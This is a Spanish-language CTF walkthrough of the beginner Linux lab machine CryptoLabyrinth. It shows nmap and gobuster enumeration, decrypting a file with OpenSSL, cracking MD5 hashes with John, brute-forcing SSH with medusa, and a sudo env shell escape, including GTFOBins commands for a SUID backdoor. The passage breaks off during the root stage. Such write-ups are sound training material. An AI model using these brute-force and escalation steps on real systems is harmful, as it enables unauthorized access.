CTF THE HACKERS LABS: CRYPTOLABYRINTH

INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada CryptoLabyrinth

En este caso se trata de una máquina basada en el Sistema Operativo Linux, la cual, para poder rootear el sistema, primero realizaremos enumeración de puertos y rutas sobre un servidor web y luego nos crearemos algún que otro diccionario para poder acceder a la máquina.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

Realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.

-sC : Realiz una escaneo con los scripts básicos de reconocimiento

-sV : Realiza un escaneo en búsqueda de los servicios

–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

-oG: Para guardar en un archivo el resultado del escaneo.

-v: Para aplicar verbouse a la salida de información.


```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# nmap -p- -sSCV -Pn -n --min-rate 5000 10.0.73.8 -oG ports.txt -vvv
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA9i7hiBgZdbqok5ESuJPFfkPuRpcCT6UEeh71LyPq3i2pfdC6S1w4UYO17jknxy06B1COEcaGELE4n2KCor3M4=
|   256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOaMroBaMRuicicDHyP1mRMULBpy4OqNENpp/l/O/cIq
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:87:5F:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



Al no aparecernos nada de importancia, vamos a mirar el código fuente de la página a ver si encontramos alguna información relevante en él.



En el final del código fuente, aparece unos caracteres <!-- 2LWxmDsW0** --> Que parece ser parte de alguna contraseña.

Vamos a realizar un fuzzing contra el servidor a ver que nos aparece, para ello utilizaremos la herramienta GOBUSTER para que nos liste los posibles directorios y algunos archivos a petición del servidor.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# gobuster dir -u http://10.0.73.8 -w /usr/share/wordlists/dirb/common.txt -x html,md,txt,php,zip,rar -t 100
```

Esto es lo que pasa paso a paso:

1. ***Dirección a investigar:***
   Gobuster va a visitar el servidor que está en http://10.0.73.8 (piensa en ello como si estuviera explorando una casa con muchas puertas).

2. ***Lista de posibles nombres de puertas:***
   Le das una lista llamada common.txt que contiene nombres comunes de archivos y carpetas como:
   - *admin*
   - *login*
   - *backup Gobuster prueba si existen esas "puertas" en el servidor.*


3. ***Tipo de archivos a buscar:***
   También le dices que no solo busque carpetas, sino que pruebe archivos con extensiones específicas como:
   - *.html (páginas web),*
   - *.php (archivos dinámicos del servidor),*
   - *.zip o .rar (archivos comprimidos que podrían contener cosas interesantes). Por ejemplo, busca cosas como:*
   - *admin.html*
   - *backup.zip*

4. ***Velocidad del trabajo:***
   Gobuster es rápido porque trabaja en paralelo con 100 manos (hilos). Esto significa que está abriendo muchas puertas al mismo tiempo.


El resultado es el siguiente:


```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.73.8
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              rar,py,html,md,txt,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10736]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/hidden               (Status: 301) [Size: 307] [--> http://10.0.73.8/hidden/]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 1764480 / 1764488 (100.00%)
===============================================================
Finished
===============================================================
```


Tenemos un directorio ***/hidden*** en el que nos vamos a encontrar varios archivos, vamos a ver que encontramos en el.





De el sacamos dos posibles usuarios: **alice** y **bob**, vamos a ver que tenemos en estos archivos.


















Estos archivos contienen pistas sobre los passwords de los usuarios, vamos a probar suerte con el usuario **ALICE** y a ver si podemos sacar alguna contraseña para el usuario.

Probaremos **OpenSSL** para descifrar el archivo que ha estado previamente cifrado con el algoritmo AES-256-CBC, en este caso tenemos el archivo alice_aes.enc, el cual descargaremos a nuestra máquina para poder proceder.



openssl enc -aes-256-cbc -d -in (dirección archivo alice_aes.enc) -out alice_password.txt -k 'supercomplexkey!' -pbkdf2


Desglosando esta instrucción tenemos:

- *Openssl enc -d: Indicamos que queremos desencriptar (-d) el archivo.*
- *-aes-256-cbc: Especificamos que el cifrado es AES de 256 bits en modo CBC.*
- *-pbkdf2: Indica a OpenSSL que use PBJDF2 (Password-Based Key Derivation Function 2) para derivar la clave desde la contraseña.*
- *-in alice_aes.enc: Especificamos el archivo encriptado de entrada.*
- *-out alice_dec.txt: Indicamos el nombre del archivo desencriptado de salida.*
- *-k 'supercomplexkey!': Proporcionamos la clave para desencriptar, en este caso sabemos que es supercomplexkey!.*

La cual nos devuelve el siguiente resultado:

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritori
└─# cat alice_dec.txt
superSecurePassword!
```

Almacenaremos todos los hashes encontrados en un único archivo, el cual lo vamos a llamar HASH_BOB.TXT, usando nano para crearlo.



Una vez tengamos los hashes juntos, vamos a proceder a intentar decodificar los mismos con la herramienta JOHN, vamos a proceder a ello.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_bob.txt
```


El resultado del mismo será…

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_bob.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
qwerty           (?)
chocolate        (?)
letmein          (?)
4g 0:00:00:00 DONE (2024-12-27 11:38) 5.882g/s 21093Kp/s 21093Kc/s 21094KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Tendremos 4 password en total (***123456, qwerty, chocolate, letmein***). Recordemos también que en el código fuente teníamos una posible password con dos asteriscos al

final que pueden ser una combinación de caracteres alfanuméricos con mayúsculas y minúsculas.

Vamos a crearnos un diccionario con Python para intentar conseguir el password de acceso.



Ahora utilizaremos medusa para intentar sacar el password con fuerza bruta, para ello vamos a usar la siguiente sintaxis de la herramienta.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# medusa -h 10.0.73.8 -u bob -P dicc_key.txt -M ssh | grep "SUCCESS"
```

Vamos a explicar esta sintaxis de medusa.

medusa: Es una herramienta de fuerza bruta (*brute force*) ampliamente utilizada para probar la seguridad de servicios de autenticación. Sirve para realizar ataques automatizados contra múltiples protocolos.

-h 10.0.73.8: Especifica la dirección IP del objetivo. En este caso, la IP es 10.0.73.8.

-u bob: Define el nombre de usuario a utilizar en el intento de autenticación. Aquí, el usuario es bob.


-P dicc_key.txt: Indica el archivo que contiene una lista de contraseñas (un diccionario). Medusa intentará autenticar al usuario bob utilizando todas las contraseñas en este archivo (dicc_key.txt).

-M ssh: Especifica el módulo que se va a usar. En este caso, es el módulo para el protocolo SSH (Secure Shell), que permite la conexión remota segura.

-| grep "SUCCESS": Después de ejecutar Medusa, el comando pasa su salida al programa grep, que busca líneas que contengan la palabra "SUCCESS". Esto permite filtrar los resultados para mostrar solo aquellos intentos que tuvieron éxito.

Después de un buen rato, la cosa va lenta, tendremos el password del usuario BOB.

USER: bob
PASSWORD: 2LWxmDsW0AE



3) Explotación.

Vamos a proceder de acceder a la máquina por SSH.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# ssh bob@10.0.73.8
```

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# ssh bob@10.0.73.8
bob@10.0.73.8's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 23 10:50:33 2024 from 192.168.18.65
bob@TheHackersLabs-CryptoLabyrinth:~$
```

Vamos a mirar que privilegios tiene bob y también miraremos si encontramos la FLAG de usuario, que teóricamente tendría que estar en el directorio del mismo.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ id
uid=1001(bob) gid=1001(bob) grupos=1001(bob),100(users)
bob@TheHackersLabs-CryptoLabyrinth:~$ ls -la
total 28
drwx------ 2 bob  bob  4096 oct 17 14:22 .
drwxr-xr-x 5 root root 4096 oct 16 13:14 ..
-rw------- 1 bob  bob   643 oct 23 10:53 .bash_history
-rw-r--r-- 1 bob  bob   220 oct 16 13:13 .bash_logout
-rw-r--r-- 1 bob  bob  3526 oct 16 13:13 .bashrc
-rw-r--r-- 1 bob  bob   807 oct 16 13:13 .profile
-rw-r--r-- 1 root root   24 oct 17 14:22 users.txt
bob@TheHackersLabs-CryptoLabyrinth:~$ cat users.txt
[redacted]urte
bob@TheHackersLabs-CryptoLabyrinth:~$
```

FLAG USER BOB: klgfiu5423gcfdshfiourte

Viendo los privilegios, vamos a proceder de comprobar si hay algún programa que podamos usar para realizar la elevación de privilegios y así aprovecharnos de alguna vulnerabilidad en algún programa.

4)Elevación de privilegios.

Buscamos permisos con **sudo -l**.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ sudo -l
Matching Defaults entries for bob on TheHackersLabs-CryptoLabyrinth:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bob may run the following commands on TheHackersLabs-CryptoLabyrinth:
    (alice) NOPASSWD: /usr/bin/env
bob@TheHackersLabs-CryptoLabyrinth:~$
```

Vemos que hay un programa, o servicio, que podemos usar sin necesidad de SU y se llama **ENV** y que se encuentra en **/usr/bin/env** el cual puede ser ejecutado por **alice** vamos a mirar en **GTFOBINS** si encontramos alguna elevación ya definida para este programa.

.. / env

☆ Star 11,061

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Vamos a proceder con esta elevación de privilegios. Para ello tendremos que usar la siguiente sintaxis.

sudo -u alice /usr/bin/env /bin/sh

Una vez ejecutado tendremos una Shell y estaremos actuando como **ALICE**.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
$
```

Una vez hecha la elevación hacia ALICE, nos damos cuenta que muchos de los comandos están deshabilitados.

```
$ ls -la
ls: no se puede abrir el directorio '.': Permiso denegado
$
```

Con lo cual tendremos que mirar como podemos obtener ejecución, y lo haremos de la siguiente manera.

Script /dev/null -c bash

```
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
alice@TheHackersLabs-CryptoLabyrinth:/home/bob$
```

Ya tenemos de nuevo BASH.

Miramos si encontramos el siguiente FLAG de usuario, en /home/alice

```
alice@TheHackersLabs-CryptoLabyrinth:/home/bob$ cd ..
alice@TheHackersLabs-CryptoLabyrinth:/home$ ls
alice  bob  debian
alice@TheHackersLabs-CryptoLabyrinth:/home$ cd alice/
alice@TheHackersLabs-CryptoLabyrinth:~$ ls
user.txt
alice@TheHackersLabs-CryptoLabyrinth:~$ cat user.txt
[redacted]sr4w
alice@TheHackersLabs-CryptoLabyrinth:~$
```

FLAG USER ALICE: nmvt67er34rjhdshfgdukdlisr4w

Vamos a tratar de conseguir ROOT.

Si nos dirigimos al directorio MNT, vamos a encontrar un archivo oculto que se llama SECRETO.TXT y si observamos dentro de él, vamos a ver que tenemos un patrón similar al que encontramos con BOB.

```
alice@TheHackersLabs-CryptoLabyrinth:~$ cd /mnt
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ ls
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ ls -la
total 12
drwxr-xr-x  2 root  root  4096 oct 23 10:52 .
drwxr-xr-x 18 root  root  4096 oct 17 14:17 ..
-rw-------  1 alice alice   12 oct 21 12:46 .secreto.txt
alice@TheHackersLabs-CryptoLabyrinth:/mnt$
```

```
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ cat .secreto.txt
[redacted]W0A*
